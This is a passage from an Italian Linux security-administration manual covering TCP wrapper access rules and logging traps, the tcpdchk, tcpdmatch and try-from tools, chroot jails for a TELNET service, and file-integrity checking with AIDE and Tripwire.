%d	Il nome del processo del demone.
%h	Il nome del nodo cliente o l'indirizzo se il nome non è disponibile.
%H	Il nome del nodo servente o l'indirizzo se il nome non è disponibile.
%n	Il nome del nodo cliente o '**unknown**' o '**paranoid**'.
%N	Il nome del nodo servente o '**unknown**' o '**paranoid**'.

Variabile	Contenuto
`%p`	Il numero del processo del demone.
`%s`	Informazione completa del nodo servente per quanto disponibile.
`%u`	Il nome dell'utente del nodo cliente o '**`unknown`**'.
`%%`	Un simbolo di percentuale singolo.

Una direttiva può contenere il simbolo di due punti ('`:`') all'interno di certi campi. In tal caso, per evitare che questi si confondano con la separazione dei campi, occorre precedere tale simbolo con la barra obliqua inversa: '`\:`'.

Una direttiva può essere interrotta e ripresa nella riga successiva se alla fine della riga appare una barra obliqua inversa, subito prima del codice di interruzione di riga.

Ogni volta che si modifica uno di questi file, è indispensabile verificare che nel registro di sistema non appaiano indicazioni di errori di sintassi. Un problema tipico che si incontra è dovuto al fatto che ogni direttiva deve terminare con un codice di interruzione di riga. Se alla fine di una direttiva terminasse anche il file, questo costituirebbe un errore che ne impedirebbe il riconoscimento.

390.2.1 Demoni e clienti specificati in modo più preciso

I primi due campi delle direttive di questi file, permettono di indicare con più precisione sia i demoni che i clienti che accedono.

Quando il servente ha diversi indirizzi IP con cui può essere raggiunto, è possibile indicare nel primo campo un demone in combinazione con un indirizzo particolare dal quale proviene la richiesta. In pratica, il primo campo diventa un elenco di elementi del tipo seguente:

```
demone@modello_servente
```

Il demone può essere indicato per nome, oppure può essere messo al suo posto il jolly '**`ALL`**' che li rappresenta tutti.

Il modello del servente serve a rappresentare questi indirizzi per nome o per numero. Valgono anche in questo caso le regole con cui si possono definire i nomi e gli indirizzi di clienti, anche per quanto riguarda le indicazioni parziali (un intero dominio o un gruppo di indirizzi).

Più interessante è invece la possibilità di ottenere dal TCP wrapper la verifica del nominativo-utente del processo avviato dal cliente per la connessione. Si veda per questo, quanto già descritto in precedenza al riguardo del protocollo IDENT. Basta utilizzare nel secondo campo la sintassi seguente:

```
modello_utente@modello_cliente
```

Utilizzando questa forma, '**tcpd**', prima di concedere l'accesso al servizio, interpella il cliente attraverso il protocollo IDENT, per ottenere il nome dell'utente proprietario del processo che ha instaurato la connessione.

Se il cliente non risponde a questo protocollo, si crea una pausa di ritardo di circa 10 s. Implicitamente si penalizzano tutti gli utenti che usano sistemi operativi diversi da Unix e derivati.

Una volta ottenuta la risposta, o quando scade il tempo, può essere fatto il confronto con la direttiva. In ogni caso, questo tipo di direttiva fa sì che venga aggiunta questa informazione nel registro del sistema.

Il modello dell'utente può essere un nome puro e semplice, oppure un jolly: '**ALL**', '**KNOWN**' e '**UNKNOWN**'. Il significato è intuitivo: tutti gli utenti; solo gli utenti conosciuti; solo gli utenti sconosciuti.

Il modello del cliente è quello già visto in precedenza: nomi interi; nomi parziali che iniziano con un punto; indirizzi IP interi; indirizzi IP parziali che terminano con un punto; jolly vari.

È bene ribadire che l'informazione sull'utente restituita dal protocollo IDENT, non è affidabile. Un sistema compromesso potrebbe essere stato modificato in modo da restituire informazioni false.

390.2.2 Comandi di shell

Il terzo campo delle direttive di questi file, permette di inserire un comando di shell. Quando un accesso trova corrispondenza con una direttiva contenente un comando di shell, questo comando viene eseguito; mentre l'accesso viene consentito se la corrispondenza avviene all'interno del file '/etc/hosts.allow'.

Il comando può contenere le variabili descritte nella tabella 390.1, che sono utili per dare un senso a questi comandi.

Il comando viene eseguito utilizzando l'interprete '/bin/sh', connettendo standard input, standard output e standard error al dispositivo '/dev/null'. Generalmente, alla fine del comando viene indicato il simbolo '**&**', in modo da metterlo sullo sfondo, per evitare di dover attendere la sua conclusione.

Questi comandi non possono fare affidamento sulla variabile di ambiente '**PATH**' per l'avvio degli eseguibili, per cui si usando generalmente percorsi assoluti, a meno che questa variabile sia inizializzata esplicitamente all'interno del comando stesso.

390.2.3 Esempi e trappole

Seguono alcuni esempi che dovrebbero chiarire meglio l'uso delle direttive dei file '/etc/hosts.allow' e '/etc/hosts.deny'.

In tutti gli esempi mostrati si suppone che il file '/etc/hosts.deny' contenga solo la direttiva '**ALL:ALL**', in modo da escludere ogni accesso che non sia stato previsto espressamente nel file '/etc/hosts.allow'.

```
# /etc/hosts.allow
#
ALL : ALL@ALL
```

Supponendo che questa sia l'unica direttiva del file '/etc/hosts.allow', si intende che vengono consentiti esplicitamente tutti gli accessi a tutti i servizi. Tuttavia, avendo utilizzato la forma '**ALL@ALL**' nel secondo campo, si attiva il controllo dell'identità dell'utente del cliente, ottenendone l'annotazione del registro del sistema.

```
# /etc/hosts.allow
#
ALL : KNOWN@ALL
```

La direttiva combacia solo con accessi in cui gli utenti siano identificabili.

```
# /etc/hosts.allow
…
in.telnetd : ALL : ( /usr/sbin/safe_finger -l @%h ↩
↪| /bin/mail -s '%d-%u@%h' root ) &
```

Si tratta di una trappola con cui l'amministratore vuole essere avvisato di ogni tentativo di utilizzo del servizio TELNET. Il comando avvia '**safe_finger**' (una versione speciale di Finger che accompagna il TCP wrapper) in modo da conoscere tutti i dati possibili sugli utenti connessi alla macchina cliente, inviando il risultato al comando '**mail**' per spedirlo a '**root**'.

Molto probabilmente, l'amministratore che prepara questa trappola, potrebbe fare in modo che il demone '**in.telnetd**' non sia disponibile, così che la connessione venga comunque rifiutata.

Se fosse stato necessario utilizzare l'altro tipo di formato per le direttive di questi file, l'esempio appena mostrato sarebbe il seguente: si aggiunge la parola chiave '**spawn**' che identifica l'opzione corrispondente.

```
# /etc/hosts.allow
…
in.telnetd : ALL : spawn ( /usr/sbin/safe_finger -l @%h ↩
↪| /bin/mail -s '%d-%u@%h' root ) &
```

L'esempio seguente mostra un tipo di trappola meno tempestivo, in cui ci si limita ad aggiungere un'annotazione particolare nel registro del sistema per facilitare le ricerche successive attraverso '**grep**'.

```
in.telnetd : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rshd    : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rlogind : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rexecd  : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
ipop2d     : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
ipop3d     : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
imapd      : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.fingerd : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
```

Se necessario occorre aggiungere la parola chiave '**spawn**':

```
in.telnetd : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rshd    : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rlogind : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rexecd  : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
ipop2d     : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
ipop3d     : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
imapd      : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.fingerd : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
```

Trattandosi di servizi che non si vogliono offrire (altrimenti non ci sarebbe ragione di registrare tanto bene gli accessi), anche in questo caso è opportuno che i demoni corrispondenti non ci siano, oppure che i rispettivi eseguibili siano sostituiti da una copia dello stesso programma '**tcpd**'.

Si osservi in particolare che all'interno del comando appare il simbolo di due punti protetto da una barra obliqua. Se non si facesse così, potrebbe essere interpretato come l'inizio di un nuovo campo.

390.2.4 Comandi e servizi UDP

I servizi UDP non si prestano tanto per la creazione di trappole, a causa del fatto che non si instaura una connessione come nel caso del protocollo TCP. Il caso più importante di questo problema è rappresentato dal servizio TFTP, che di solito, nel caso il supervisore dei servizi di rete sia Inetd, viene indicato nel file '`/etc/inetd.conf`' nel modo seguente:

```
tftp    dgram   udp     wait    root    /usr/sbin/tcpd  in.tftpd
```

Se si creasse una direttiva come quella seguente,

```
# /etc/hosts.allow
…
in.tftpd : ALL : ( /usr/sbin/safe_finger -l @%h ↩
↪| /bin/mail -s '%d-%u@%h' root ) &
```

si rischierebbe di avviare il comando di shell un gran numero di volte. Si può limitare questo problema modificando la riga contenuta nel file '`/etc/inetd.conf`' nel modo seguente:

```
tftp    dgram   udp     wait.2  root    /usr/sbin/tcpd  in.tftpd
```

In tal modo, si accetterebbero un massimo di due tentativi al minuto.

In generale, dovendo realizzare delle trappole per servizi UDP, conviene eliminare del tutto il demone dal file system.

390.3 Verifica della configurazione

Il programma '**tcpdchk**' [1] permette di controllare la configurazione del TCP wrapper, indicando problemi possibili ed eventualmente anche dei suggerimenti per la loro sistemazione.

```
tcpdchk [opzioni]
```

Il programma '**tcpdchk**' analizza i file '/etc/inetd.conf', '/etc/hosts.allow' e '/etc/hosts.deny'. Tra i vari tipi di verifiche che vengono eseguite, ci sono anche i nomi utilizzati per i nodi e i domini NIS. In tal senso, per avere un controllo più preciso, è opportuno utilizzare '**tcpdchk**' anche quando il sistema viene collegato in rete, avendo accesso alla configurazione reale del DNS e del NIS.

Opzione	Descrizione
`-d`	Esamina i file './hosts.allow' e './hosts.deny', cioè quelli che si trovano nella directory corrente.
`-i` *file_inetd*	Specifica il file da utilizzare al posto di '/etc/inetd.conf'.

390.4 Verifica delle corrispondenze

Il programma '**tcpdmatch**' [2] permette di verificare il comportamento della configurazione simulando delle richieste. In pratica, verifica il contenuto di '/etc/inetd.conf', '/etc/hosts.allow' e '/etc/hosts.deny', mostrando quello che succederebbe con una richiesta di connessione determinata.

```
tcpdmatch [opzioni] demone [@servente] [utente@] cliente
```

È obbligatoria l'indicazione di un demone, con l'eventuale aggiunta dell'indicazione del servente quando si possono distinguere per questo degli indirizzi diversi; inoltre è obbligatoria l'indicazione del cliente, con l'eventuale aggiunta dell'utente.

Nell'indicazione del servente si possono usare anche i jolly '**UNKNOWN**' e '**PARANOID**'; il valore predefinito, se questa indicazione manca, è '**UNKNOWN**'.

L'utente può essere indicato per nome o per numero UID; anche in questo caso si ammette il jolly '**UNKNOWN**', che è il valore predefinito in mancanza di questa indicazione.

Opzione	Descrizione
`-d`	Esamina i file './hosts.allow' e './hosts.deny', cioè quelli che si trovano nella directory corrente.
`-i` *file_inetd*	Specifica il file da utilizzare al posto di '/etc/inetd.conf'.

Segue la descrizione di alcuni esempi.

- `# tcpdmatch in.telnetd localhost` [*Invio*]

Verifica il comportamento della configurazione per una richiesta di accesso al servizio TELNET, corrispondente al demone '**in.telnetd**', da parte del nodo *localhost*.

- # **tcpdmatch in.telnetd tizio@roggen.brot.dg** [*Invio*]

  Verifica il comportamento della configurazione per una richiesta di accesso al servizio TELNET, corrispondente al demone '**in.telnetd**', da parte dell'utente '**tizio**' dal nodo *roggen.brot.dg*.

- # **tcpdmatch in.telnetd@dinkel.brot.dg tizio@roggen.brot.dg** [*Invio*]

  Verifica il comportamento della configurazione per una richiesta di accesso al servizio TELNET, corrispondente al demone '**in.telnetd**', proveniente dall'interfaccia corrispondente al nome *dinkel.brot.dg*, da parte dell'utente '**tizio**' dal nodo *roggen.brot.dg*.

390.5 Un Finger speciale

Il programma '**safe_finger**' [3] è un cliente Finger che, da quanto indicato nella documentazione originale, dovrebbe essere più adatto per la creazione di trappole attraverso i comandi di shell.

Le sue funzionalità sono le stesse del comando '**finger**' normale e non viene indicato altro nella documentazione originale.

390.6 Verifica della propria identificazione

Il programma '**try-from**' [4] permette di verificare il funzionamento del sistema di identificazione del servente e del cliente. Si utilizza nel modo seguente:

```
rsh nodo /usr/sbin/try-from
```

Di solito, questo programma si utilizza per verificare il proprio sistema. Per fare un esempio, si immagina di essere l'utente '**caio**' che dal nodo *dinkel.brot.dg* si connette al suo stesso elaboratore per avviare '**try-from**'.

$ **rsh dinkel.brot.dg /usr/sbin/try-from** [*Invio*]

```
client address  (%a): 192.168.1.1
client hostname (%n): dinkel.brot.dg
client username (%u): caio
client info     (%c): caio@dinkel.brot.dg
server address  (%A): 192.168.1.1
server hostname (%N): dinkel.brot.dg
server process  (%d): try-from
server info     (%s): try-from@dinkel.brot.dg
```

Dal risultato che si ottiene, si può determinare che anche il servizio IDENT dell'elaboratore *dinkel.brot.dg* (visto come cliente) funziona correttamente.

[1] **TCP wrapper** software libero con licenza speciale

[2] **TCP wrapper** software libero con licenza speciale

[3] **TCP wrapper** software libero con licenza speciale

[4] **TCP wrapper** software libero con licenza speciale

Cambiare directory radice

I sistemi Unix, offrono generalmente una funzione che permette di fare funzionare un processo in un file system ridotto, in cui una certa directory diventa temporaneamente la sua nuova directory radice. Si tratta della funzione '**`chroot()`**', che nel caso di sistemi GNU/Linux, **può essere utilizzata solo da un processo con i privilegi dell'utente '`root`'**.

Le distribuzioni GNU/Linux mettono normalmente a disposizione il programma '**`chroot`**' [1] che permette di utilizzare in pratica questa funzione. In alternativa, ne esiste un'altra versione perfettamente funzionante con GNU/Linux (anche se non si trova nelle distribuzioni), che offre il vantaggio di fondere le funzionalità di '**`chroot`**' e di '**`su`**'; si tratta di '**`chrootuid`**' di Wietse Venema.

391.1 Principio di funzionamento

I programmi di servizio che si occupano di ridefinire la directory radice temporaneamente, per circoscrivere l'ambiente di un processo determinato (e dei suoi discendenti), richiedono l'indicazione della directory che deve diventare la nuova directory radice e del programma da avviare al suo interno.

Il processo da avviare in questo ambiente deve trovare lì tutto quello che gli può servire, per esempio le librerie, o altri programmi se il suo scopo è quello di avviare altri sottoprocessi.

È la stessa situazione che si verifica quando si predispone la directory '`~ftp/`' per l'accesso al servizio FTP anonimo. A titolo di esercizio, può essere preparata una directory del genere riproducendo '`/bin/`', '`/sbin/`', '`/lib/`' e '`/etc/`'.

`#` **`mkdir /tmp/nuova_root`** [*Invio*]

`#` **`cp -dpR /bin /sbin /lib /etc /tmp/nuova_root`** [*Invio*]

Con quanto preparato in questo modo, si può avviare una shell circoscritta all'ambito della directory '`/tmp/nuova_root/`', che viene fatta diventare appunto la nuova directory radice.

`#` **`chroot /tmp/nuova_root /bin/bash`** [*Invio*]

Con questo comando, si fa in modo che venga utilizzata la funzione '**`chroot()`**' perché '`/tmp/nuova_root/`' diventi la directory radice per il processo avviato con '`/bin/bash`'. È importante comprendere che '`/bin/bash`' va inteso qui come parte del sotto-file system e si tratta in generale di '`/tmp/nuova_root/bin/bash`'.

Per concludere l'esempio, una volta verificato che si sta lavorando effettivamente in un ambiente ristretto, basta fare terminare il processo per cui è stata cambiata la directory radice, cioè '**`bash`**'.

`#` **`exit`** [*Invio*]

391.2 Possibilità di questo meccanismo

La definizione di un sotto-file system, permette di isolare il funzionamento di un programma che potrebbe costituire un pericolo di qualche tipo. Per esempio un servizio di rete che si teme possa consentire un qualche accesso non autorizzato.

Si potrebbe immaginare la possibilità di creare delle utenze in cui gli utenti non possano girovagare nel file system, limitandoli all'ambito di un sotto-file system appunto. Tuttavia, dal momento che un sistema GNU/Linux non permette l'utilizzo della funzione '**`chroot()`**' agli utenti comuni, di fatto non è possibile, almeno con i mezzi normali.

391.2.1 Utilizzo di «chroot»

'**`chroot`**' [2] permette all'utente '**`root`**' di eseguire un comando utilizzando una directory particolare come una nuova directory radice. Il comando, deve essere indicato tenendo conto della situazione che ci si trova di fronte dopo che il cambiamento della directory radice è avvenuto.

`chroot` ***directory*** [***comando***]

Se non viene indicato alcun comando, viene eseguito '`/bin/sh`', nel sotto-file system a cui ci si riferisce.

Al termine del funzionamento del processo avviato con il comando, si ritorna allo stato precedente, con il file system nelle condizioni in cui si trovava prima.

391.2.2 Utilizzo di «chrootuid»

'**`chrootuid`**' [3] è un programma simile a '**`chroot`**', in cui però è possibile indicare l'utente proprietario del processo che viene avviato nella nuova directory radice.

`chrootuid` ***directory*** ***utente*** ***comando***

'**`chrootuid`**' non fa parte delle distribuzioni GNU/Linux standard, ma può essere ottenuto facilmente dalla sua origine, presso l'università di Eindhoven in Olanda, ⟨*ftp://ftp.porcupine.org/pub/security/chrootuid1.3.tar.gz*⟩.

391.3 Un esempio pratico: TELNET

In questa sezione si vuole mostrare in che modo potrebbero essere create delle utenze per l'accesso remoto attraverso TELNET, in modo da escludere che gli utenti possano accedere a parti vitali del sistema. L'esempio viene indicato solo in linea di massima, trascurando dettagli che devono poi essere definiti da chi volesse utilizzare tale sistema realmente e in modo serio.

Per semplificare le cose, si può creare una copia del sistema in funzione, a partire da una sottodirectory (ammesso che ci sia abbastanza spazio disponibile nel disco fisso). Si suppone di farlo nella directory '`/sicura/`'.

`#` **`mkdir /sicura`** [*Invio*]

`# `**`cp -dpR /bin /dev /etc /home /lib /opt /root /sbin /usr /var /sicura`** [*Invio*]

`# `**`mkdir /sicura/tmp`** [*Invio*]

`# `**`chmod 1777 /sicura/tmp`** [*Invio*]

`# `**`mkdir /sicura/proc`** [*Invio*]

`# `**`chmod 0555 /sicura/proc`** [*Invio*]

Quindi si «entra» in questo sistema e si fa un po' di pulizia, eliminando in particolare tutto quello che nella directory '`etc/`' non serve. Infatti, si deve considerare che in questo piccolo ambiente non esiste una procedura di inizializzazione del sistema, non esiste l'avvio di programmi demone e non si configura la rete. L'unica attenzione deve essere data alla configurazione delle shell che si vogliono poter utilizzare.

`# `**`chroot /sicura`** [*Invio*]

...

`# `**`exit`** [*Invio*]

Il sistema circoscritto appena creato, può avere delle difficoltà a funzionare in un sistema GNU/Linux, a causa della mancanza del contenuto della directory '`proc/`' che dovrebbe essere innestato anche lì. Questo innesto può essere definito convenientemente una volta per tutte nel file '`/etc/fstab`' del file system normale, avendo così due punti di innesto diversi e simultanei.

```
# /etc/fstab
...
none    /proc                   proc    defaults        0 0
none    /sicura/proc            proc    defaults        0 0
...
```

Si potrebbe valutare la possibilità di non lasciare l'accessibilità alle informazioni di questa directory. Si può provare a vedere se le attività che si vogliono concedere agli utenti sono compromesse dalla sua mancanza. Se il disagio è tollerabile, è meglio evitare di innestare la directory '`/proc/`' quando tutto è pronto.

Una volta sistemato questo particolare, tutto funziona meglio nel sistema che si articola dalla directory '`/sicura/`'. Per fare in modo che il servizio TELNET utilizzi questo spazio riservato, si deve modificare il file di configurazione del supervisore dei servizi di rete del file system normale; per esempio, nel caso di Inetd, il file '`/etc/inetd.conf`' va modificato in un modo simile a quello seguente:

```
...
telnet  stream  tcp     nowait  root    /usr/sbin/tcpd  /sicura/telnetd
...
```

Come si vede, per l'avvio del servizio è stato indicato l'eseguibile '`/sicura/telnetd`', che in pratica è uno script di shell che contiene la chiamata del comando '**`chroot`**', prima dell'avvio del vero demone '**`in.telnetd`**'.

```
#! /bin/sh
chroot /sicura /usr/sbin/in.telnetd
```

In questo caso, quanto indicato come '/usr/sbin/in.telnetd', è in realtà '/sicura/usr/sbin/in.telnetd'.

Una volta definito questo, dopo aver innestato anche la directory '/sicura/proc/' e dopo aver riavviato il supervisore dei servizi di rete, si può accedere con un cliente TELNET nel proprio sistema locare come utente '**root**', per sistemare le cose (per farlo, temporaneamente, occorre che il file '/sicura/etc/securetty' preveda anche i dispositivi '/dev/ttyp*', oppure quelli che sono utilizzati effettivamente per l'accesso attraverso TELNET).

Una volta sistemate le cose come si desidera, si deve avere cura di impedire l'accesso remoto da parte dell'utente '**root**', tenendo conto che al limite questo utente potrebbe anche essere cancellato all'interno di '/sicura/etc/passwd'

telnet localhost [*Invio*]

...

Una volta entrati nel mini sistema, dopo essersi accertati che funziona (basta creare un file e su un'altra console virtuale vedere che si trova collocato a partire dalla directory '/sicura/'), si comincia a disinstallare tutto quello che non serve e che non si vuole lasciare usare agli utenti. Probabilmente, tutto quello che riguarda la configurazione della rete dovrebbe essere eliminato, mentre qualche cliente particolare potrebbe essere lasciato a disposizione degli utenti.

Anche la directory 'dev/' dovrebbe essere controllata, lasciando al suo interno solo i dispositivi indispensabili. Di certo non servono i dispositivi che permettono l'accesso a unità di memorizzazione: gli utenti remoti non devono avere la possibilità di innestare o staccare dischi.

Gli stessi file 'etc/passwd' e 'etc/group' (ed eventualmente 'etc/shadow') possono essere modificati per eliminare tutti gli utenti di sistema, compreso '**root**' che potrebbe essere aggiunto nel momento in cui si volesse fare qualche intervento dall'interno). In pratica, si tratterebbe di lasciare solo gli utenti del servizio TELNET.

391.4 Altri programmi affini

- *fakeroot(1)*, *faked(1)* [4]
- *fakechroot(1)* [5]

[1] **GNU core utilities** GNU GPL

[2] **GNU core utilities** GNU GPL

[3] **chrootuid** software libero con licenza speciale

[4] **Fakeroot** GNU GPL

[5] **fakechroot** GNU GPL

Verifica dell'integrità dei file

Attraverso l'accumulo di codici di controllo è possibile verificare l'integrità di file e di directory, contro l'uso improprio del sistema, comprendendo eventualmente l'azione di un virus.

392.1 AIDE

AIDE [1] è un programma per la verifica dell'integrità dei file attraverso il confronto con le informazioni accumulate precedentemente, segnalando le aggiunte, le rimozioni e le alterazioni di file e directory. Si tratta di uno strumento prezioso per scoprire gli utilizzi impropri del sistema comprendendo l'azione di cavalli di Troia e virus.

Il funzionamento di AIDE è controllato da un file di configurazione, che generalmente è bene non lasciare nel file system per motivi di sicurezza, inserendolo solo nel momento del bisogno. Tale file di configurazione viene identificato qui con il nome '`aide.conf`', senza stabilire una collocazione ben precisa.

Nello stesso modo, anche il file contenente le informazioni accumulate riguardo allo stato del file system va protetto, preferibilmente togliendolo dal file system stesso, in modo da garantire che non possa essere letto e alterato.

AIDE può utilizzare diversi algoritmi crittografici per generare i codici di controllo necessari per le sue verifiche. Per questa ragione, a causa delle norme che impediscono l'esportazione di algoritmi del genere, è improbabile che possa trovarsi all'interno delle distribuzioni di origine USA.

392.1.1 Configurazione di AIDE: «aide.conf»

La configurazione di AIDE è simile a quella di Tripwire, con l'aggiunta di direttive nuove. In generale, a parte i commenti che si indicano preceduti dal simbolo '**#**' e le righe che non contengono direttive, si distinguono tre gruppi:

- direttive di configurazione, con le quali si stabiliscono delle modalità di funzionamento generali;
- direttive di selezione, con le quali si stabiliscono quali file e directory tenere sotto controllo;
- macroistruzioni.

In generale, sono indispensabili solo le direttive di selezione che assomigliano molto alle direttive corrispondenti di Tripwire. Le macroistruzioni servono per scandire il file di configurazione in modo differente in base a condizioni determinate, come fa un precompilatore di un linguaggio di programmazione. Anche questa funzionalità è analoga a qualla di Tripwire e qui non viene descritta; eventualmente si può consultare la pagina di manuale *aide.conf(5)*.

Le direttive di configurazione hanno la forma seguente:

```
nome=valore
```

In particolare, quando il valore assegnato si riferisce a un file, viene usata una forma descritta nella tabella 392.1. La descrizione delle direttive di configurazione appare invece nella tabella 392.2.

Tabella 392.1. Modalità di indicazione dei file nelle direttive di configurazione.

Forma	Descrizione
`stdout`	Dati emessi attraverso lo standard output.
`stderr`	Dati emessi attraverso lo standard error.
`stdin`	Dati letti dallo standard input.
`file://`***file***	Si fa riferimento al file indicato.
`fd:`***n***	Si fa riferimento al descrittore di file ***n***.

Tabella 392.2. Direttive di configurazione principali.

Nome	Predefinito	Descrizione
`database`	`file://./aide.db`	File delle informazioni accumulate in precedenza.
`database_out`	`file://./aide.db.new`	File delle informazioni da accumulare.
`report_url`	`stdout`	File usato per emettere le informazioni sull'elaborazione.

Una direttiva di configurazione che fa riferimento a un nome non conosciuto, serve a definire un gruppo. Ciò può essere utile successivamente nelle direttive di selezione, dove si può fare riferimento a questi gruppi senza dover ripetere sempre la stessa espressione di selezione. Questo viene mostrato meglio successivamente.

Le direttive di selezione hanno il formato seguente:

{`/`|`!`|`=`}***voce espressione***

Il primo carattere definisce il modo in cui va interpretata la direttiva:

`/`	include un file, o una directory e tutto il suo contenuto, per la scansione e la verifica;
`!`	escludere completamente un file, o una directory e tutto il suo contenuto, dalla scansione e dalla verifica;
`=`	escludere il contenuto di una directory dalla scansione e dalla verifica.

Ciò che segue il primo carattere è inteso come un'espressione regolare che descrive uno o più percorsi di file e directory. All'interno di queste espressioni regolari, la barra obliqua normale, '`/`', ha significato letterale.

Il confronto attraverso espressioni regolari avviene se tale gestione è stata inclusa in fase di compilazione, pertanto ciò potrebbe anche mancare, funzionando solo un confronto letterale.

L'espressione che segue rappresenta il tipo di controllo da attuare, attraverso l'indicazione di uno o più gruppi. Questi «gruppi» sono parole chiave che definiscono in breve ciò che deve essere verificato; queste parole chiave possono essere unite assieme inserendo il simbolo '**+**', ma può essere usato anche il simbolo '**-**' per sottrarre delle verifiche incluse precedentemente. La tabella 392.5 elenca i gruppi predefiniti e di seguito vengono mostrati alcuni esempi elementari:

```
# Include la directory / e tutte le directory successive
/ p+i+n+u+g+s+m+c+md5

# Esclude la directory /dev/
!/dev

# Analizza esclusivamente la directory /tmp/ senza il suo contenuto
=/tmp
```

Tabella 392.5. Elenco dei gruppi predefiniti.

Simbolo	Descrizione
`p`	Verifica dei bit dei permessi.
`i`	Verifica del numero di inode.
`n`	Numero di collegamenti fisici.
`u`	Utente proprietario.
`g`	Gruppo proprietario.
`s`	Dimensione.
`b`	Conteggio dei blocchi.
`m`	Data di modifica.
`a`	Data di accesso.
`c`	Data di modifica dell'inode.
`S`	Incremento di dimensione.
`md5`	Firma MD5.
`sha1`	Firma SHA1.
`rmd160`	Firma RMD160.
`tiger`	Firma Tiger.

Simbolo	Descrizione
`crc32`	Firma CRC-32 (se incluso in fase di compilazione).
`haval`	Firma Haval (se incluso in fase di compilazione).
`gost`	Firma Gost (se incluso in fase di compilazione).
`R`	Equivalente a '**`p+i+n+u+g+s+m+c+md5`**'.
`L`	Equivalente a '**`p+i+n+u+g`**'.
`E`	Gruppo vuoto.
`>`	File delle registrazioni '**`p+i+n+u+g+S`**'.

In precedenza è stata descritta la possibilità di definire dei gruppi aggiuntivi nell'ambito delle direttive di configurazione. La sintassi di questa direttiva particolare è la seguente:

nome_gruppo = ***gruppo_esistente*** [{+|-} ***gruppo_esistente***] ...

In pratica, il segno '**`+`**' aggiunge il controllo del gruppo che precede, mentre il segno '**`-`**' sottrae il controllo del gruppo che precede. A titolo di esempio, viene mostrata la definizione di un gruppo personalizzato, in cui si utilizza il gruppo predefinito '**`R`**' senza la verifica della firma MD5:

```
Personale = R-md5
```

Successivamente si può utilizzare esattamente come i gruppi predefiniti:

```
/usr Personale
```

È da osservare che i nomi usati nelle direttive di configurazione sono sensibili alla differenza tra maiuscole e minuscole.

Esempio	Descrizione
`/etc p+i+n+u+g+s+m+c+md5`	Verifica la directory '`/etc/`' e tutto il suo contenuto in modo ricorsivo, verificando: i bit dei permessi, i numeri di inode, i riferimenti agli inode, i numeri UID e GID, le date di modifica, le date di creazione degli inode e la firma MD5.
`/etc R`	Esattamente come nell'esempio precedente, dal momento che il gruppo riassuntivo '**`R`**' rappresenta le stesse cose.
`/etc R+sha1`	Come nell'esempio precedente, aggiungendo il controllo della firma SHA1.
`!/home/pippo`	Esclude qualunque verifica a partire dal percorso '`/home/pippo/`'.
`=/tmp R`	Verifica esclusivamente la directory '`/tmp/`', senza analizzarne il contenuto.

392.1.2 Utilizzo

Il programma '**aide**' è quello che svolge il compito di scansione e verifica dell'integrità dei file e delle directory specificati nel file di configurazione. Si distinguono tre situazioni: la creazione del file contenente le informazioni sulla situazione attuale di ciò che si vuole tenere sotto controllo; l'aggiornamento di queste informazioni in presenza di modifiche volontarie da parte dell'amministratore; la verifica di integrità, cioè il confronto di queste informazioni con la situazione attuale.

```
aide [opzioni]
```

A seconda di come viene compilato il programma, si stabilisce la collocazione predefinita e il nome del file di configurazione e del file di registrazione delle informazioni. In generale, conviene utilizzare le opzioni necessarie a specificare tali file, quando queste sono disponibili.

È da osservare che AIDE distingue nettamente tra il file contenente le informazioni accumulate in precedenza e quello che viene generato dall'elaborazione. In generale si fa riferimento a '`aide.db`' per le informazioni originali e '`aide.db.new`' per quelle che vengono generate nuovamente. Una volta generato un file nuovo, è compito dell'amministratore cambiargli nome o spostarlo opportunamente. Naturalmente, questa considerazione vale anche quando si usa l'opzione '**`--update`**' per aggiornare un elenco vecchio, nel qual caso AIDE usa entrambi i file: uno in lettura e l'altro in scrittura.

Opzione	Descrizione
`--init`	Genera il file delle informazioni da conservare, in base alle specifiche della configurazione.
`--update`	Aggiorna il file delle informazioni (legge quello vecchio e ne genera uno nuovo).
`--check`	Verifica l'integrità dei file secondo le informazioni accumulate in precedenza, informando l'utente di conseguenza.
`--config=`*file_di_configurazione*	Consente di indicare esplicitamente il file di configurazione da utilizzare.

- `#` **`aide --init --config=/root/aide.conf`** [*Invio*]

  Genera il file di raccolta delle informazioni, utilizzando un nome predefinito in base alla compilazione dei sorgenti, oppure in base alla configurazione, che in questo caso viene indicato espressamente come '`/root/aide.conf`'.

- `#` **`aide --update --config=/root/aide.conf`** [*Invio*]

  Genera un nuovo file di raccolta delle informazioni aggiornato. Il file di configurazione utilizzato è '`/root/aide.conf`'.

- `#` **`aide --check --config=/root/aide.conf`** [*Invio*]

  Esegue una verifica di integrità, utilizzando il file di configurazione '`/root/aide.conf`'.

392.2 Tripwire

software non libero: non è consentita la commercializzazione a scopo di lucro

Tripwire [2] è un altro programma per la verifica dell'integrità dei file attraverso il confronto con le informazioni accumulate precedentemente. Vengono segnalate le aggiunte, le rimozioni e le alterazioni di file e directory.

Tripwire utilizza un file di configurazione (collocato in una directory da definire), che qui viene indicato come '`tw.config`', in modo da seguire la convenzione della documentazione interna di Tripwire.

Come si può intuire, una volta generato il file con le informazioni della situazione attuale del file system, è necessario proteggerlo dalle alterazioni, collocandolo in un file system in sola lettura (come potrebbe essere un dischetto, dove la protezione dalla scrittura viene fatta con un'azione manuale e non può essere modificata elettronicamente). Meglio sarebbe se potesse essere anche nascosto in qualche modo. Nello stesso modo, se possibile, sarebbe opportuno nascondere il file di configurazione.

